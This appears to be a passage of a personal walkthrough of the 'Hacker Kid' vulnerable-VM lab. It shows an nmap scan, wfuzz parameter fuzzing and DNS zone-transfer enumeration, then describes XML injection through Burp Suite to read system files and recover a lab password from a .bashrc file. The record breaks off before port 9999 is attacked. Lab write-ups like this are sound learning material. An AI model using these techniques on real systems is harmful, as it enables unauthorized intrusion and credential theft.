Hacker Kid

বুধবার, 29 সেপ্টেম্বর, 2021 1:11 PM


First I checked the ip address of the vulnerable server


```
Currently scanning: 192.168.47.0/16   |   Screen View: Unique Hosts

42 Captured ARP Req/Rep packets, from 25 hosts.   Total size: 2520
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.0.112   08:00:27:30:df:15      4     240  PCS Systemtechnik GmbH
192.168.0.1     50:d4:f7:da:e8:0f      9     540  TP-LINK TECHNOLOGIES CO.,LTD.
192.168.0.136   80:5e:c0:a6:ec:dc      1      60  YEALINK(XIAMEN) NETWORK TECHNOLOGY CO.,LTD.
192.168.0.137   44:a5:6e:6f:96:31      1      60  NETGEAR
192.168.0.110   06:d8:ad:4a:ad:65      1      60  Unknown vendor
192.168.0.125   00:21:6a:af:bb:90      5     300  Intel Corporate
192.168.0.149   88:e9:fe:6e:0f:f0      1      60  Apple, Inc.
192.168.0.150   28:39:26:d0:6f:d9      1      60  CyberTAN Technology Inc.
192.168.0.165   30:e3:7a:b2:6f:3d      1      60  Intel Corporate
192.168.0.140   9e:e7:a8:c2:be:ab      1      60  Unknown vendor
192.168.0.174   4c:eb:bd:37:18:51      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.0.172   3c:f8:62:69:0f:1e      1      60  Intel Corporate
192.168.0.181   a0:51:0b:fa:93:2b      1      60  Intel Corporate
192.168.0.160   80:d2:1d:ee:c8:af      1      60  AzureWave Technology Inc.
192.168.0.157   ac:1f:74:72:41:18      1      60  Apple, Inc.
192.168.0.193   ca:69:9b:ab:55:00      1      60  Unknown vendor
192.168.0.199   40:5b:d8:27:84:87      2     120  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.0.198   32:3b:8d:5a:1b:91      1      60  Unknown vendor
192.168.0.248   ec:5c:68:e4:d5:2a      2     120  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.0.120   2c:ae:2b:77:87:0b      1      60  Samsung Electronics Co.,Ltd
192.168.0.126   80:00:0b:56:3a:29      1      60  Intel Corporate
192.168.0.138   14:ab:c5:43:31:77      1      60  Intel Corporate
192.168.0.146   20:34:fb:6b:74:55      1      60  Xiaomi Communications Co Ltd
192.168.0.185   4c:ed:fb:28:a1:1c      1      60  ASUSTek COMPUTER INC.
192.168.0.187   40:5b:d8:cb:e0:3b      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
```

Then I did a nmap scan to find the open ports


```
┌──(root💀kali)-[/home/kali]
└─# nmap -A -p- 192.168.0.112                                          130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-29 02:49 EDT
Nmap scan report for 192.168.0.112
Host is up (0.00099s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Notorious Kid : A Hacker
9999/tcp open  http    Tornado httpd 6.1
|_http-server-header: TornadoServer/6.1
| http-title: Please Log In
|_Requested resource was /login?next=%2F
MAC Address: 08:00:27:30:DF:15 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https
://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=9/29%OT=53%CT=1%CU=41803%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=61540C85%P=x86_64-pc-linux-gnu)SEQ(SP=F5%GCD=1%ISR=101%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


SInce 80 port was open I checked the webpage






I navigated through the website






There nothing much I found. So I decided to look at the page source of the main page



There was a hint to look for page no .

So first I made a txt file looping through numbers from 1 to 100 and then used wfuzz to check the response




```
5
6
7
8
9
10
11
12
13
14
15
```


```
┌──(root💀kali)-[/home/kali]
└─# wfuzz -u http://192.168.0.112/?page_no=FUZZ -w numbers.txt
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is n
ot compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.0.112/?page_no=FUZZ
Total requests: 100

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        116 L    279 W      3654 Ch     "1"
000000003:   200        116 L    279 W      3654 Ch     "3"
000000002:   200        116 L    279 W      3654 Ch     "2"
000000004:   200        116 L    279 W      3654 Ch     "4"
000000005:   200        116 L    279 W      3654 Ch     "5"
000000007:   200        116 L    279 W      3654 Ch     "7"
000000009:   200        116 L    279 W      3654 Ch     "9"
000000010:   200        116 L    279 W      3654 Ch     "10"
000000015:   200        116 L    279 W      3654 Ch     "15"
000000011:   200        116 L    279 W      3654 Ch     "11"
000000014:   200        116 L    279 W      3654 Ch     "14"
000000013:   200        116 L    279 W      3654 Ch     "13"
000000012:   200        116 L    279 W      3654 Ch     "12"
000000016:   200        116 L    279 W      3654 Ch     "16"
000000018:   200        116 L    279 W      3654 Ch     "18"
000000019:   200        116 L    279 W      3654 Ch     "19"
000000020:   200        116 L    279 W      3654 Ch     "20"
000000021:   200        116 L    310 W      3849 Ch     "21"
```

On the charts there is one response had different charts number. So decided to use that payload

```
000000005:   200        116 L    279 W      3654 Ch     "5"
000000007:   200        116 L    279 W      3654 Ch     "7"
000000009:   200        116 L    279 W      3654 Ch     "9"
000000010:   200        116 L    279 W      3654 Ch     "10"
000000015:   200        116 L    279 W      3654 Ch     "15"
000000011:   200        116 L    279 W      3654 Ch     "11"
000000014:   200        116 L    279 W      3654 Ch     "14"
000000013:   200        116 L    279 W      3654 Ch     "13"
000000012:   200        116 L    279 W      3654 Ch     "12"
000000016:   200        116 L    279 W      3654 Ch     "16"
000000018:   200        116 L    279 W      3654 Ch     "18"
000000019:   200        116 L    279 W      3654 Ch     "19"
000000020:   200        116 L    279 W      3654 Ch     "20"
000000021:   200        116 L    310 W      3849 Ch     "21"
000000022:   200        116 L    279 W      3654 Ch     "22"
000000017:   200        116 L    279 W      3654 Ch     "17"
000000023:   200        116 L    279 W      3654 Ch     "23"
000000025:   200        116 L    279 W      3654 Ch     "25"
000000028:   200        116 L    279 W      3654 Ch     "28"
000000029:   200        116 L    279 W      3654 Ch     "29"
000000027:   200        116 L    279 W      3654 Ch     "27"
000000026:   200        116 L    279 W      3654 Ch     "26"
000000024:   200        116 L    279 W      3654 Ch     "24"
000000030:   200        116 L    279 W      3654 Ch     "30"
000000032:   200        116 L    279 W      3654 Ch     "32"
000000035:   200        116 L    279 W      3654 Ch     "35"
000000034:   200        116 L    279 W      3654 Ch     "34"
000000033:   200        116 L    279 W      3654 Ch     "33"
000000031:   200        116 L    279 W      3654 Ch     "31"
000000036:   200        116 L    279 W      3654 Ch     "36"
000000038:   200        116 L    279 W      3654 Ch     "38"
000000041:   200        116 L    279 W      3654 Ch     "41"
```

On the url I adeded ?page_no=21 and found this webpage







It said that they had done zone transfer.

[Zone Transfer: Zone Transfer is the process of replicating or copying a dns database or zone file from a primary dns server to a secondary dns server]


So i had to find all the sub domains using dig





I added the sub domains to my /etc/hosts file



I looked around the sub domains.










I found a create account page so I decieded to look into it using burpsuite.

I put random parameters on the boxes, turned on the intercept on burpsuite and clicked on the register button.




Burpsuite intercept result showed that it was written by xml language.
So looked for the the xml injection payloads on the internet






I sent the intercept request to repeater and used this injection and send the packet.




On the response side I looked for bin/bash file to determine the admin name.




I found the admin name saket


Then I used this injection to find the password




First I tried in the .bash_history file but found nothing.





Then I used the same injection on the .bashrch file and it worked.



Burpsuite should have had decoded the file but I had problems with it so I decoded the file on terminal.








```
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

#Setting Password for running python app
username="admin"
password="Saket!#$%@!!"
base64: invalid input
```


And I found the password for saket

I looked back into the nmap result of the ip address and found port 9999 open. So I checked that port out

